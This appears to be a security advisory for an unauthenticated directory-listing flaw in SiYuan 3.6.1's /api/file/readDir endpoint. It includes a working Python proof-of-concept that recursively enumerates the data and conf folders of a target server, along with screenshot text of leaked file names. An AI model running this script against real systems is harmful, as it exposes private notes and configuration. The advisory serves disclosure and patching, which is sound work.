Directory traversal within the publishing service

Critical **88250** published **GHSA-xmw9-6r43-x9ww** 2 weeks ago

Package

No package listed

Affected versions

3.6.1

Patched versions

v3.6.2

Description

Summary

The /api/file/readDir interface can be used to traverse and retrieve the file names of all documents under a notebook.

Details

The /api/file/readDir interface can be used to traverse and retrieve the file names of all documents under a notebook.

PoC


```
#!/usr/bin/env python3
"""POC: SiYuan /api/file/readDir 未鉴权目录遍历"""
import requests, json, sys

def poc(target):
    base = target.rstrip("/")
    url = f"{base}/api/file/readDir"

    def read_dir(path, depth=0, max_depth=4):
        try:
            r = requests.post(url, json={"path":path},
                              headers={"Content-Type":"application/json"}, timeout=10)
            data = r.json()
```

```
        except Exception as e:
            return
        if data.get("code") != 0:
            return

        entries = data.get("data") or []
        for entry in entries:
            name = entry.get("name","")
            if name.startswith("."):
                continue
            icon = "📁" if entry.get("isDir") else "📄"
            indent = "  " * depth
            print(f"  {indent}{icon} {name}")

            if entry.get("isDir") and depth < max_depth:
                read_dir(f"{path}/{name}", depth+1, max_depth)

    # 遍历根目录
    print("[+] 漏洞存在！开始遍历\n")
    print("  📂 data/")
    read_dir("data", max_depth=2)

    print("\n  📂 conf/")
    read_dir("conf", max_depth=2)

    # 保存
    try:
        r = requests.post(url, json={"path":"data"},
                          headers={"Content-Type":"application/json"}, timeout=10)
        with open("readdir.json","w",encoding="utf-8") as f:
            json.dump(r.json(), f, ensure_ascii=False, indent=2)
        print(f"\n[+] 根目录数据已保存: readdir.json")
    except: pass

if __name__ == "__main__":
    poc(sys.argv[1] if len(sys.argv)>1 else "http://172.18.40.184")
```


Impact

Directory traversal vulnerability: It can obtain the entire directory structure of a notebook, and then exploit a file reading vulnerability to achieve arbitrary document reading.


资源文件夹


文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
change.log
新文件3
新文件2
新文件1
3.py
20260317144047-cxjr3c2.sy
20260317223539-jg8ttml.sy
20260220091954-do62yfu.sy
assets
0-20250507131122-y8pb7xl.jpg
0-20260127172030-2k7uc00.jpg
0-20260127172056-u0tbxmq.jpg
00-汇总-20240707230333-2n6o3th.docx
000209e441675f54d81a545bc684c28-20251228012303-o132r2h.png
00f55b2be319fe2fc638f8d6341cc9c-20250916083647-a7n1jvm.jpg
018f6c9a0d0aad32a1f13646d724dd8-20250316213302-3p3kvpv.jpg
01e3eac7ff85c038e538c2c3f3764c9-20241214212753-5j28t1y.jpg
0235cb53624d4277a59bba047ea02605-20250730141626-8ssks5h.png
02b1a136f2319b1498cc24cfa5a5ffd-20241212190625-137iywe.jpg
02f0e4f27b2d2865baf4e8edfde738c3-20250503153922-qimyl9g.png
02ff80ce3327955ea15ae3c327cfe2a-20250130223637-dgt2xka.jpg
0320c5ef82d2d530b1aa534ce5a1724a-20250503153922-lqdscsw.png
0355381458622294eaadbc9313621e2a-20250619151925-on9j5m7.png
03c6720e7e675ff043bee39d5e2502d-20241109013050-cg3m7ho.jpg
03d7f712262168ba8ddd762a86f9cc2-20250523225942-f5bwhli.jpg
040e87048be14fe7ae0f66e75137a158-20250730141626-m56of7g.png
0752b98e746e8e059d5e5c9fafc3458-20260304104559-r2evrzv.jpg
0767993b761b60eb855f8c12efe32f0-20250208231637-xw69gig.jpg
07bc9a8cc4f3a41b941a4992759c594-20250529191828-ipctz6k.jpg
07ff0ccb8f7cdb2cf6b5e6fdd36447f-20250316213220-748c3xt.jpg
0880c08b0110abafc43a-20250828232729-cryp7s0.png
0880c08b0110abd9a23b-20250828231445-gkkzc5k.png
0880c08b0110abdb8f3c-20250828231835-bvqq5l3.png

插件文件夹


新文件1 - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
change.log
新文件3
新文件2
新文件1
3.py
6304 plugin.json
6305 preview.png
6306 siyuan-embed-drawio
6307 README.md
6308 README_zh_CN.md
6309 draw
6310 i18n
6311 icon.png
6312 index.css
6313 index.js
6314 plugin.json
6315 preview.png
6316 siyuan-embed-excalidraw
6317 README.md
6318 README_zh_CN.md
6319 app
6320 embed
6321 i18n
6322 icon.png
6323 index.css
6324 index.js
6325 plugin.json
6326 preview.png
6327 siyuan-importer
6328 README.md
6329 README_zh_CN.md
6330 i18n
6331 icon.png
6332 index.css
6333 index.js
6334 plugin.json
6335 preview.png
6336 siyuan-plugin-blockref-footnote

conf文件夹



Severity

Critical 9.8 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None

User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE ID

CVE-2026-33670

Weaknesses

▶ CWE-125

Credits

CongSec Reporter